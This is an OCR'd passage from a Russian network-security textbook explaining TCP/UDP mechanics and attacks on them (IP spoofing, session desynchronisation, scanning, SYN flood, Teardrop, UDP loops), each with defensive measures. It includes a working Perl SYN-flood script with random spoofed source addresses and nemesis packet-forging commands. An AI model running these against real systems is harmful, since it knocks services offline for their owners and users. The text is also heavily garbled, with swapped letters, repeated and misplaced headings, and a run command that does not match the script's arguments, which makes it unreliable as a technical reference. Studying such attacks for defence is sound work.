


Рис. 25. Управление действиями фильтра

разрешать подключения к некоторым узлам Интернета. Например, мы позволим браузеру просмотр узла www.microsoft.com. Для этого в нашей консоли ММС дважды щелкаем название политики **Политика_HTTPS_HTTPS**. В окне свойств нажимаем кнопку **Добавить**, затем двойным щелчком выберем фильтр **Трафик_HTTP_HTTPS**. На вкладке **Список фильтров** нажимаем кнопку **Добавить**. Указываем имя для нового фильтра, например www.microsoft.com, жмем **Добавить**, **Далее**, в качестве источника пакетов оставляем **Мой IP-адрес**, щелкаем кнопку **Далее**. В качестве адреса назначения выберем строку **Определенное DNS-имя**, а в поле **Имя узла** введем www.microsoft.com. Нажимаем **Далее**.

Появится предупреждение о том, что в фильтре вместо DNS-имени www.microsoft.com будет использован IP-адрес 207.46.197.32. Соглашаемся, нажав кнопку **Да**, затем указываем тип протокола – **TCP**, выбираем переключатель **На этот порт** и указываем его номер – **80**. Жмем **Далее**, **Готово** и **ОК**. Теперь определяем действие фильтра – переходим на одноименную закладку и выбираем параметр **Разрешить**.

Теперь фильтр состоит из двух фильтров – один запрещает весь http-трафик, другой разрешает соединения с определенным IP-адресом. Все это выглядит примерно так:

Этот пример также и показывает одно из существенных отличий между применением «нормального» межсетевого экрана и фильтрации с помощью IPSec: использование IPSec не позволяет задать порядок следования или приоритет фильтра. Впрочем, работать он все равно будет. Осталось закрыть все диалоговые окна и проверить это.

Теперь при переходе на www.microsoft.com (и только него!) браузер должен отобразить содержание этого узла. Обратите внимание, что ресурсы, расположенные на другом хосте (например, рекламные баннеры), не отображаются – они также фильтруются примененной политикой IPSec.

Подобным же образом вы можете создать собственные необходимые фильтры и применить их.

2.3.23. Заключение

Завершая тему безопасности на сетевом уровне, хотелось бы подвести некоторый итог. Протоколы маршрутизации, используемые как в локальных сетях, так и в глобальной сети Интернет, подвержены различным атакам. Для предотвращения данных атак необходимо воспользоваться штатным функционалом данных протоколов или же применить дополнительные средства. Конечно, штатных средств защиты, используемых протоколами, не всегда бывает достаточно, поэтому зачастую нужно использовать дополнительные средства защиты, такие как протокол IPSec, который позволяет обеспечить конфиденциальность передаваемой информации на сетевом уровне.

Теперь перейдем к транспортному уровню.

2.4. Атаки на транспортном уровне

На транспортном уровне используются два основных протокола – это TCP и UDP. Обсуждение атак на транспортном уровне начнем с TCP.

2.4.1. Транспортный протокол TCP

Транспортный протокол на сегодняшний день является наиболее распространенным средством транспортировки трафика. Прежде всего рассмотрим механизм действия протокола.

В отличие от протокола UDP, который может сразу же начать передачу пакетов и о котором мы поговорим чуть позже, TCP устанавливает соединения, которые должны быть созданы перед передачей данных. TCP-соединение можно разделить на три стадии:

- установка соединения;
- передача данных;
- завершение соединения.

Сеанс протокола TCP может иметь одно из следующих состояний:

- **CLOSED** – начальное состояние узла. Фактически фиктивное;
- **LISTEN** – сервер ожидает запросов установления соединения от клиента;
- **SYN-SENT** – клиент отправил запрос серверу на установление соединения и ожидает ответа;
- **SYN-RECEIVED** – сервер получил запрос на соединение, отправил ответный запрос и ожидает подтверждения;
- **ESTABLISHED** – соединение установлено, идет передача данных;
- **FIN-WAIT-1** – одна из сторон (назовем ее узел-1) завершает соединение, отправив сегмент с флагом FIN;
- **CLOSE-WAIT** – другая сторона (узел-2) переходит в это состояние, отправив, в свою очередь, сегмент ACK, и продолжает одностороннюю передачу;
- **FIN-WAIT-2** – узел-1 получает ACK, продолжает чтение и ждет получения сегмента с флагом FIN;
- **LAST-ACK** – узел-2 заканчивает передачу и отправляет сегмент с флагом FIN;
- **TIME-WAIT** – узел-1 получил сегмент с флагом FIN, отправил сегмент с флагом ACK и ждет $2 * MSL$ секунд перед окончательным закрытием соединения;
- **CLOSING** – обе стороны инициировали закрытие соединения одновременно: после отправки сегмента с флагом FIN узел-1 также получает сегмент FIN, отправляет ACK и находится в ожидании сегмента ACK (подтверждения на свой запрос о разрыве соединения).

Установка соединения

Начало сеанса TCP принято называть «тройным рукопожатием» (three-way handshake). Оно состоит из трех шагов.

1 шаг. Клиент, который намеревается установить соединение, посылает серверу сегмент с номером последовательности и флагом SYN.

Сервер получает сегмент, заноминует номер последовательности и пытается создать сокет (буферы и управляющие структуры памяти) для обслуживания нового клиента.

В случае успеха сервер nosылает клиенту сегмент с номером последовательности и флагами SYN и ACK и переходит в состояние SYN-RECEIVED.

В случае неудачи сервер nosылает клиенту сегмент с флагом RST.

2 шаг. Если клиент получает сегмент с флагом SYN, то он заноминует номер последовательности и nosылает сегмент с флагом ACK.

Если он одновременно получает и флаг ACK (что обычно и происходит), то он переходит в состояние ESTABLISHED.

Если клиент получает сегмент с флагом RST, то он прекращает попытки соединиться.

Если клиент не получает ответа в течение 10 секунд, то он повторяет процесс соединения заново.

3 шаг. Если сервер в состоянии SYN-RECEIVED получает сегмент с флагом ACK, то он переходит в состояние ESTABLISHED.

В противном случае после тайм-аута он закрывает сокет и переходит в состояние CLOSED.

Процесс называется «тройным рукопожатием», так как, несмотря на то что возможен процесс установления соединения с использованием 4 сегментов (SYN в сторону сервера, ACK в сторону клиента, SYN в сторону клиента, ACK в сторону сервера), на практике для экономии времени используются три сегмента.

Приемник при обмене данными использует номер последовательности, содержащийся в получаемых сегментах, для восстановления их исходного порядка. Затем приемник уведомляет передающую сторону о номере последовательности, до которой он успешно получил данные, включая его в поле «номер подтверждения». Все получаемые данные, относящиеся к промежутку подтвержденных последовательностей, игнорируются. Если полученный сегмент содержит номер последовательности, больший, чем ожидаемый, то данные из сегмента буферизируются, но номер подтвержденной последовательности не изменяется. Если впоследствии будет принят сегмент, относящийся к ожидаемому номеру последовательности, то порядок данных будет автоматически восстановлен, исходя из номеров последовательностей в сегментах.

Во избежание ситуации, когда передающая сторона отправляет данные интенсивнее, чем их может обработать приемник, TCP содержит средства управления потоком. Для этого используется поле «окно». В сегментах, направляемых от приемника передающей стороне, в поле «окно» указывается текущий размер приемного буфера. Передающая сторона сохраняет размер окна и отправляет данных не более, чем указал приемник. Если приемник указал нулевой размер

окна, то передача данных в направлении этого узла не происходит, до тех пор, пока приемник не сообщит о большем размере окна.

Также возможны ситуации, когда передающее приложение может явно затребовать протолкнуть данные до некоторой последовательности принимающему приложению, не буферизируя их. Для этого используется флаг PSH. Если в полученном сегменте обнаруживается флаг PSH, то реализация TCP отдает все буферизированные на текущий момент данные принимающему приложению. «Проталкивание» может использоваться, например, в интерактивных приложениях. В сетевых терминалах нет смысла ожидать ввода пользователя после того, как он закончил набирать команду. Поэтому последний сегмент, содержащий команду, обязан содержать флаг PSH, чтобы приложение на принимающей стороне смогло начать ее выполнение.

Завершение соединения

Завершение соединения можно рассмотреть в три этапа:

1. Посылка серверу от клиента флагов FIN и ACK на завершение соединения.
2. Сервер посылает клиенту флаги ответа ACK, FIN, что соединение закрыто.
3. После получения этих флагов клиент закрывает соединение и в подтверждение отправляет серверу ACK, что соединение закрыто.

Кратко принцип работы протокола представлен на рис. 26.




Рис. 26. Работа протокола TCP

2.4.2. Известные проблемы

Перед тем как перейти к непосредственному описанию атак на TCP, стоит упомянуть об известной проблеме, существующей в протоколе TCP, – максимальном размере сегмента.

В TCP требуется явное указание максимального размера сегмента (параметр MSS) в случае, если виртуальное соединение осуществляется через сегмент сети, где максимальный размер блока (MTU) менее, чем стандартный MTU Ethernet (1500 байт).

При этом в протоколах туннелирования, таких как GRE, IP/IP, а также PPPoE MTU туннеля меньше, чем стандартный, поэтому сегмент TCP максимального размера имеет длину пакета больше, чем MTU. Поскольку фрагментация в подавляющем большинстве случаев запрещена, то такие пакеты отбрасываются.

Проявление этой проблемы выглядит как «зависание» соединений. При этом «зависание» может происходить в произвольные моменты времени, а именно тогда, когда отправитель использовал сегменты длиннее допустимого размера.

Для решения этой проблемы на маршрутизаторах применяются правила межсетевого экранирования, добавляющие параметр MSS во все пакеты, инициирующие соединения, чтобы отправитель использовал сегменты допустимого размера.

MSS может также управляться параметрами операционной системы.

2.4.3. Атаки на TCP

Вот мы разобрались с тем, как работает протокол TCP. Теперь поговорим о возможных атаках на протокол TCP. Сразу хочу отметить, что все приведенные атаки хорошо известны, и в большинстве моделей сетевого оборудования существуют механизмы для эффективной защиты. Однако эти механизмы далеко не всегда используются по своему назначению.

2.3.23. Заключение

Для лучшего понимания приведенного далее материала определимся с некоторыми понятиями. Сегментом будем называть единицу данных протокола TCP, сессией – передачу данных в рамках одного соединения. Sequence number (последовательный номер) – это число, обозначающее номер первого байта в сегменте. Его используют для

отслеживания потока данных между отправителем и получателем в конкретной сессии. Acknowledgement number (номер подтверждения) – это число, равное полученному sequence number + 1, оно обозначает номер следующего байта, ожидаемого данной стороной от ее собеседника.

Далее рассмотрим небольшой пример, который позволит лучше понять суть атаки.

Допустим, что некий пользователь А устанавливает TCP-соединение с пользователем Б, а злоумышленник – пользователь Е пытается вторгнуться в их «разговор», то есть осуществить атаку «человек посередине».

Цель этой атаки состоит в том, чтобы выдать себя за другую систему. Затем пользователь Е будет отсылать пользователю А пакеты, словно бы это делает пользователь Б. На схеме ниже легальное соединение представлено черным цветом, а обмен с участием злоумышленника – красным (рис. 27).




Рис. 27. Схема сетевого взаимодействия

Осуществление атаки происходит путем угадывания sequence number (номера последовательности) Б при установлении соединения между пользователями А и Б.

На основе знаний о конкретной реализации TCP/IP можно предсказать, какой acknowledgement number будет выслан нашим пользователем Б на втором шаге установки соединения. Далее пользователю Е необходимо ввести систему Б в такое состояние, в котором она не сможет отвечать на сетевые запросы. Сделать это можно несколькими способами, например дожидаться перезагрузки системы данного пользователя (это самый простой способ, но он может оказаться трудно реализуемым, так как ждать перезагрузки, может быть, придется длительное время).

Затем злоумышленник Е пытается притвориться пользователем Б, для того чтобы получить доступ к системе пользователя А.

Главное, что нужно сделать, для того чтобы А считал, что злоумышленник Е – это добронорядочный нользователь Б, – отправить его системе сегмент от имени Б с нравильным acknowledgement number. Для этого Е может отправить нользователю А несколько сегментов, инициирующих соединение, с целью выяснения sequence number. Анализируя ответы нользователя А, взломщик Е может нредсказать, какой sequence number будет указан в следующем сегменте от А.

Далее Е носылает нользователю А сегмент с занросом на соединение, где в качестве обратного адреса указывает адрес нользователя Б.

Пользователь А ответит сегментом с sequence number, который взломщик Е может нредсказать, но адресован этот сегмент нользователю Б. Ни сам Б, ни злоумышленник Е этого сегмента не нолучат.

Злоумышленник Е может отправить нользователю А сегмент с acknowledgement number = нредсказанный sequence number А + 1. Если догадка Е относительно sequence number оказалась верной, то соединение считается установленным.

Если нользователи А и Е находятся в одной сети, то задача нредсказания sequence number унрощается. Наш взломщик Е может отправить честному нользователю А сегмент от имени Б с целью установления соединения и, нерехватив ответный сегмент от А, узнать его sequence number.

Тенерь взломщик Е может сделать все, что ему нзволяют нрава достуна на данной машине, нанример нанести ущерб или сконировать информацию.

Существуют нростые методы защиты от IP-spoofing, но нротив квалифицированного злоумышленника они не сработают, также отслеживание атаки усложняется, если она осуществляется изнутри вашей сети. Нанример, сигналом IP-spoofing могут быть пакеты с адресами из вашей сети, однако нришедшие извне. Но, как говорилось выше, злоумышленник может находиться в вашей сети. Отслеживание пакетов от систем, которые находятся в недоступном состоянии, также не всегда уснешно, так как злоумышленник может имитировать работу, отвечая на ICMP-пакеты.

Для нодделки TCP-пакетов можно воспользоваться набором утилит, входящих в состав Backtrack. Нанример, с номощью утилиты Nemesis. В нримере ниже от имени узла 1.1.1.1 с нортом 1001 нредаются пакеты на узел 2.2.2.2 с нортом 1002.

```
root@bt: nemesis tcp -D 2.2.2.2 -y 1002 -S 1.1.1.1 -x 1001
```

Поскольку ключевой элемент атаки – угадывание sequence number, то в защите от IP-spoofing может номочь иснользование криптогра-

фически стойкого алгоритма генерации псевдослучайных чисел для генерации sequence number.

Шифрование ТСП-потока криптографически стойким алгоритмом – наверное, наиболее традиционный способ решения проблемы IP-spoofing.

2.3.23. Заключение

Эта атака объединяет в себе подслушивание трафика и IP-spoofing.

Главная задача злоумышленника – привести соединение своих жертв в так называемое десинхронизованное состояние, то есть такое состояние, при котором соединение считается установленным, но acknowledgment number не совпадает с ожидаемым значением одной из сторон.

Для приведения в десинхронизованное состояние существуют два способа: ранняя десинхронизация и десинхронизация нулевыми данными.

Вернемся к нашим пользователям, указанным в прошлом примере. Пользователь А пытается установить соединение с Б, а злоумышленник Е прослушивает сегмент сети, по которому будут проходить пакеты этой сессии.

Отметим, что возможность прослушивания сегмента сети, по которому проходят интересующие злоумышленника пакеты, является необходимым условием для осуществления этой атаки. То есть злоумышленник должен иметь доступ к машине, через которую проходит сетевой поток, и обладать достаточными правами на ней, чтобы генерировать и перехватывать IP-пакеты.

Итак, пользователь А отправляет Б сегмент с некоторым (sequence number)A1, и поле code bit имеет значение SYN (то есть запрос на соединение).

Пользователь Б отвечает сегментом с нужным (acknowledgement number)1 и своим (sequence number)B1.

Пользователь А подтверждает получение сегментом с acknowledgement number = (sequence number)B1 + 1.

В этот момент взломщик Е посылает Б сегмент от имени А, в котором в поле code bit установлено значение RST (Reset the connection) и sequence number имеет некоторое значение (sequence number)A2. И сразу же вслед за этим сегментом другой сегмент от имени пользователя А с запросом на установление соединения.

Б сбросит первую сессию и откроет новую, на том же порту, но другим значением sequence number = (sequence number)A3.

Далее он отправит А сегмент с acknowledgement number и своим (sequence number)В2, но пользователь А этот сегмент проигнорирует, он для него неприемлем.

Затем А отправит Б АСК-сегмент и, в свою очередь, получит от пользователя Б АСК-сегмент, так как то, что он получил от А, для него также неприемлемо. И так до бесконечности.

Возникает явление, называемое АСК-буря. Но поскольку возможна потеря пакетов, то буря ухнет через какое-то время.

А вот злоумышленник Е пошлет пользователю Б сегмент от имени А с acknowledgement number = (sequence number)В2 + 1, то есть с тем, который Б ждет. Пользователи А и будут считать, что между ними установлено соединение, однако оно десинхронизировано.

2.4.6. Десинхронизация нулевыми данными

В этом случае взломщик Е дожидается момента, когда пользователи А и Б не обмениваются данными и посылаются пользователю А от имени Б сегмент с «нулевыми» данными и еще один сегмент для Б от имени А также с «нулевыми» данными.

Под «нулевыми» понимаются данные, которые будут проигнорированы на прикладном уровне, то есть приложение, которому они адресованы, не пошлет никаких данных в ответ.

Такой метод десинхронизации удобен для Telnet-соединений, потому что в этом случае время ожидания неактивности невелико. Сегмент с нулевыми данными может содержать некоторое число команд IAC NOP (нет операции).

Защититься от такой атаки можно, контролируя переход в десинхронизованное состояние, обмениваясь информацией о sequence number, acknowledgement number. Но злоумышленник может менять эти значения, ведь он прослушивает пакеты. Более надежной защитой кажется отслеживание АСК-бурь.

Применение криптографически стойкого алгоритма для шифрования TCP-потока – наиболее надежный способ защиты.

2.4.7. Сканирование сети

Цель этой атаки состоит в том, чтобы выяснить, какие компьютеры подключены к сети и какие сетевые сервисы на них запущены.

Первая задача в простейшем случае решается путем отправки Echo-сообщений протокола ICMP с помощью утилиты ping с последовательным перебором всех адресов сети или отправкой Echo-сообщения по широковещательному адресу.

Анализируя трафик и отслеживая Echo-сообщения, носылаемые за короткий промежуток времени всем узлам, можно выявить нонитки сканирования. Чтобы не дать себя раскрыть, злоумышленник может растянуть отнравку сообщений во времени. Вместо Echo-сообщений могут применяться TCP-сегменты с code bit RST, ответы на несуществующие DNS-запросы. Если злоумышленник нолучит в ответ ICMP Destination Unreachable пакет с кодом 1 (host unreachable), то, значит, тестируемый узел выключен или не подключен к сети.

Чтобы онределить, какие сервисы занущены, нужно узнать, какие порты открыты, так как существует набор сервисов, за которыми закрены онределенные порты. Далее эту информацию можно использовать для осуществления атаки на более высоко уровне.

Для сканирования TCP-портов существуют несколько снособов. Самый нростой – установление TCP-соединений с тестируемым портом. В этом случае ноявляется большое количество открытых и сразу нрерванных соединений, ноэтому атаку в такой реализации нросто обнаружить.

Другой снособ – так называемый half-open scanning (сканирование в режиме половинного открытия). В этом режиме злоумышленник отнравляет сегмент с code bit SYN на тестируемый порт и ждет ответа. Если в качестве ответа пришел сегмент с code bit RST, то это значит, что порт закрыт, а если сегмент с code bit SYN, ACK – порт открыт.

Тогда злоумышленник отнравит на этот порт сегмент с флагом RST. Так как соединение не было открыто, то обнаружить это сканирование гораздо сложнее.

И еще один снособ заключается в том, чтобы отнравлять сегменты с флагами FIN (no more data from sender), PSH (push function), URG (urgent pointer field significant) либо вообще с нустым нолем code bit. Если порт закрыт, то в ответ нридет сегмент с флагом RST, если ответа не будет, то порт открыт (так как такой сегмент нросто нроигнорируется).

Для сканирования сети существует множество различных инструментов. В состав дистрибутива Backtrack входит более десятка различных утилит. Помимо консольных утилит, можно также воспользоваться GUI-утилитой Autoscan Network, которая в оконном интерфейсе осуществит сканирование подсети на наличие доступных узлов.

2.3.23. Заключение

Атака состоит в отнравке большого числа сегментов с флагом SYN. Это число больше, чем атакуемый узел может обработать одновременно.

Цель – привести узел в состояние, когда он не сможет принимать запросы на открытие новых соединений, а в худшем случае «зависнет».

Рассмотрим действия злоумышленника подробнее.

От имени несуществующего отправителя злоумышленник nosылат TCP-сегмент с флагом SYN. Атакуемый узел, получив сегмент, отвечает сегментом с флагами SYN, ACK и переводит сессию в состояние SYN_RECEIVED. Создается очередь соединений, которые находятся в состоянии SYN_RECEIVED. Если ностунает сегмент-нодтверждение, то есть сегмент с флагом ACK и нужным acknowledgment number, то соединение переходит в состояние ESTABLISHED, если нодтверждения не ностунает, то соединение удаляется из очереди. Время нахождения соединения со статусом SYN_RECEIVED в очереди варьируется в зависимости от операционной системы и может доходить до нескольких минут. Когда очередь соединений уже занолнена, а система нолучает новый запрос на установление соединения, то этот запрос игнорируется.

Обнаружить атаку несложно – невозможность соединиться с данным нортм, большое число соединений в состоянии SYN_RECEIVED.


Для защиты существуют специальные механизмы, например TCP Intercert. При использовании этого механизма маршрутизатор не передает SYN-сегмент, пришедший из внешней сети, в защищаемую сеть, а сначала нытается сам установить соединение от имени нолучателя SYN-сегмента. Если это удастся, то маршрутизатор устанавливает соединение с нолучателем от имени внешнего отправителя и далее действует как носредник, но так, что «собеседники» о нем не догадываются (рис. 28).

Если скорость и количество ностунающих на маршрутизатор SYN-сегментов увеличиваются, то он переходит в такой режим работы, при котором время ожидания ответа от отправителя SYN-сегмента резко уменьшается и вновь прибывший SYN-сегмент «вытаскивает» из очереди ранее нолученный.

Сложнее обстоит дело с защитой, когда злоумышленник находится в вашей сети.

В этом случае советуют использовать программное обеспечение, которое нозволяет установить максимальное число открываемых соединений и ннисок разрешенных клиентов.

Для того чтобы проверить нодверженность ваших систем данной атаке, можно воспользоваться следующим сценарием на языке Перл.

**Рис. 28.** Принцип атаки

```
#!/usr/bin/perl

use Net::RawIP;

sub geraIP(){
    $range = 255;
    $iA = int(rand($range));
    $iB = int(rand($range));
    $iC = int(rand($range));
    $iD = int(rand($range));

    return $iA . «.» . $iB . «.» . $iC . «.» . $iD;
}

sub attack(){
    ($dst,$port) = @ARGV;
    $a = new Net::RawIP;
    while(1) {
        $src_port = rand(65534)+1;
        $src = geraIP();
        $a->set({ip => {saddr => $src,daddr => $dst},tcp => {source => $src_port,dest
=> $port, syn => 1}});
        $a->send;
    }
}
```

```
}  
if($#ARGV == 1) {  
  attack();  
  
} else {  
  print «Target Port\n»;  
}
```

Для запуска необходимо указать адреса источника, приемника и порт, для которых будет осуществляться атака.

```
root@bt: perl synflood.pl 192.168.1.193 192.168.1.1 80
```

2.4.9. Атака Teardrop

Эта атака использует слабое место в реализации процесса сборки фрагментов на хосте-получателе. С помощью специальной программы создаются фрагменты, в которых указанное во фрагментах смещение приводит к затиранию доставленных ранее данных. В результате при сборке таких фрагментов на хосте-получателе некоторые системы могут выйти из строя, зависнуть или пасть перезагрузку. Некорректная или неполная последовательность фрагментов по-прежнему опасна для некоторых хостов. Такое большое количество проблем объясняется тем, что хосты, маршрутизаторы и системы обнаружения вторжений должны учитывать множество аспектов фрагментации. Во-первых, следует проверить, все ли фрагменты последовательности получены. Во-вторых, необходимо контролировать, чтобы все фрагменты были правильно сформированы (не было замещения одних данных другими) и в совокупности размер данных всех фрагментов не превышал максимального допустимого размера фрагмента – 65 535 байт. И последнее, заголовки пакетов не должны передаваться по частям в различных фрагментах. Для выполнения указанных проверок требуются сборка пакетов и обнаружение вредоносных изменений, что, в свою очередь, связано с выделением памяти и ресурсов процессора на сетевом оборудовании. Однако данная атака представляет большую опасность, и необходимо обязательно принять меры по защите от нее, например с помощью средств предотвращения вторжений.

2.4.10. Безопасность TCP

Рассмотрев типовые атаки на транспортном уровне, теперь поговорим о способах защиты от них. Начнем с IP-spoofing.

Простейшим сигналом IP-spoofing будут служить пакеты с впутрепными адресами, пришедшие из впешого мира. Программное обеспечение маршрутизатора может предупредить об этом администратора. Однако не стоит обольщаться – атака может быть и изпутри вашей сети.

В случае использования более интеллектуальных средств контроля за сетью администратор может отслеживать (в автоматическом режиме) пакеты от систем, которые паходятся в педоступном состоянии. Впрочем, что мешает крэкеру имитировать работу системы В ответом па ICMP-пакеты?

Какие способы существуют для защиты от IP-spoofing? Во-первых, можно усложнить или сделать невозможным угадывание sequence number (ключевой элемент атаки). Например, можно увеличить скорость изменения sequence number па сервере или выбирать коэффициент увеличения sequence number случайно (желательно, используя для генерации случайных чисел криптографически стойкий алгоритм).

Если сеть использует firewall (или другой фильтр IP-пакетов), следует добавить ему правила, по которым все пакеты, пришедшие извне и имеющие обратными адреса из нашего адресного пространства, не должны пропускаться впутрь сети. Кроме того, следует минимизировать доверие машин друг другу. В идеале не должны существовать способы папрямую попасть па соседнюю машину сети, получив права суперпользователя па одной из них. Конечно, это не спасет от использования сервисов, не требующих авторизации, папример IRC (хакер может притвориться произвольной машиной Интернетета и передать набор команд для входа па канал IRC, выдачи произвольных сообщений и т. д.).

Шифрование TCP/IP-потока решает в общем случае проблему IP-spoofing'a (при условии, что используются криптографически стойкие алгоритмы).

Для того чтобы уменьшить число таких атак, рекомендуется также пастроить firewall для фильтрации пакетов, посланных нашей сетью паружу, по имеющих адреса, не принадлежащие нашему адресному пространству. Это защитит мир от атак из впутрепной сети, кроме того, детектирование подобных пакетов будет означать нарушение впутрепной безопасности и может помочь администратору в работе.

Есть несколько путей. Например, можно реализовать TCP/IP-стэк, который будет контролировать переход в десинхронизованное состояние, обмениваясь информацией о sequence number/acknowledge

number. Однако в данном случае мы не застрахованы от хакера, меняющего и эти значения.

Поэтому более надежным способом является анализ загрузки сети, отслеживание возникающих АСК-бурь. Это можно реализовать при помощи конкретных средств контроля за сетью.

Если хакер не потрудится поддерживать десинхронизованное соединение до его закрытия или не станет фильтровать вывод своих команд, это также будет сразу замечено пользователем. К сожалению, подавляющее большинство просто откроют новую сессию, обращаясь к администратору.

Стопроцентную защиту от данной атаки обеспечивает, как всегда, шифрование TCP/IP-трафика (на уровне приложений – secure shell) или на уровне протокола – IPsec, который мы уже рассматривали ранее). Это исключает возможность модификации сетевого потока. Для защиты почтовых сообщений может применяться PGP.

Следует заметить, что метод также не срабатывает на некоторых конкретных реализациях TCP/IP. Так, несмотря на [rfc...], который требует молчаливого закрытия сессии в ответ на RST-пакет, некоторые системы генерируют встречный RST-пакет. Это делает невозможным полную десинхронизацию.

2.4.11. Атаки на UDP

Протокол дейтаграмм пользователя (User Datagram Protocol) предназначается для передачи данных между прикладными процессами и обменом дейтаграммами между компьютерами, входящими в единую сеть. Длина пакета в UDP измеряется в октетах, дейтаграммы пользователя включают заголовок и данные. Это означает, что минимальная величина длины – четыре байта. Протокол UDP является транспортным, и он не устанавливает логического соединения, а также не упорядочивает пакетов данных. То есть пакеты могут прийти не в том порядке, в котором они были отправлены, и UDP не обеспечивает достоверности доставки пакетов. Однако данные, отправляемые через модуль UDP, достигают места назначения как единое целое. Главная особенность UDP заключается в том, что он сохраняет границы сообщений и никогда не объединяет нескольких сообщений в одно.

Взаимодействие между процессами и модулем UDP осуществляется через UDP-порты. Адресом назначения является номер порта прикладного сервиса. В протоколе также используется IP, который является адресом узла. У UDP, так же как и у TCP, существуют зарезервированные порты. Присвоением сервисам собственных номеров

занимается организация IANA (Internet Assigned Numbers Authority). Всего в UDP используется от 0 до 65 535 портов. При этом от 0 до 1023 – главные порты, от 1024 до 49 151 – порты, выделенные под крупные проекты и частные порты, от 49 152 до 65 535 предусмотрены для любого программиста, который захочет использовать данный протокол.

Также есть возможность локально присвоить номер порта. Для этого необходимо приложение связать с доступом и при этом выбрать любое число, но при этом необходимо помнить о том, что существуют уже зарезервированные порты.

Преимущество протокола UDP состоит в том, что он позволяет прикладным программам отправлять сообщения другим приложениям, используя минимальное количество параметров протокола.

Виды атак на UDP

На протокол UDP существует не так много атак, как на TCP. Это можно объяснить прежде всего тем, что этот протокол менее распространён. К тому же отсутствие установки соединения лишает самой возможности реализации целого ряда атак, характерных для TCP.

2.4.11. Атаки на UDP

Для осуществления данной атаки необходимо, чтобы на сервере было открыто как минимум два порта. Например, отправляется на один из открытых портов UDP-запрос, а в качестве отправителя указывается адрес второго открытого UDP-порта, и тут происходит самое интересное – порты отвечают друг другу бесконечно. В результате данной атаки снижается производительность сервера.

Реализовать её можно с помощью уже упоминавшейся утилиты Nemesi:

```
root@bt: nemesi udp -D 2.2.2.2 -y 1002 -S 1.1.1.1 -x 1001
```

Многие системы телефонной связи через Интернет (IP-телефония) организуют соединения на уровне инкапсулируемых в дейтаграммы UDP-данных (например, телефонное соединение между абонентами). Для таких приложений поток информации о недоступности удалённой стороны может приводить к разрыву соединения на уровне инкапсулированного в UDP протокола.

UDP Package – смысл атаки заключается в отправке некорректного пакета на сервис UDP. Например, UDP пакет с некорректными

полями служебных данных. Попробовать реализовать данную атаку можно с помощью уже упоминавшегося ранее конструктора пакетов PackETH.

Для протокола UDP, так же как и для других протоколов, характерны DoS-атаки «отказ в обслуживании». Для реализации данного вида атак необходимо сгенерировать большое количество UDP-пакетов, направленных на определенную машину. В результате успешной атаки происходит либо зависание, либо его перезагрузка. Осуществить атаку можно из-за того, что в UDP отсутствует механизм предотвращения перегрузок.

2.4.10. Безопасность TSP

Основным средством обеспечения безопасности UDP-трафика является использование все того же протокола IPSec. Также для защиты трафика необходимо использовать средства межсетевого экранирования и системы предотвращения вторжений. Впрочем, эти рекомендации аналогичны рекомендациям по защите TSP.

2.4.14. Протокол ICMP

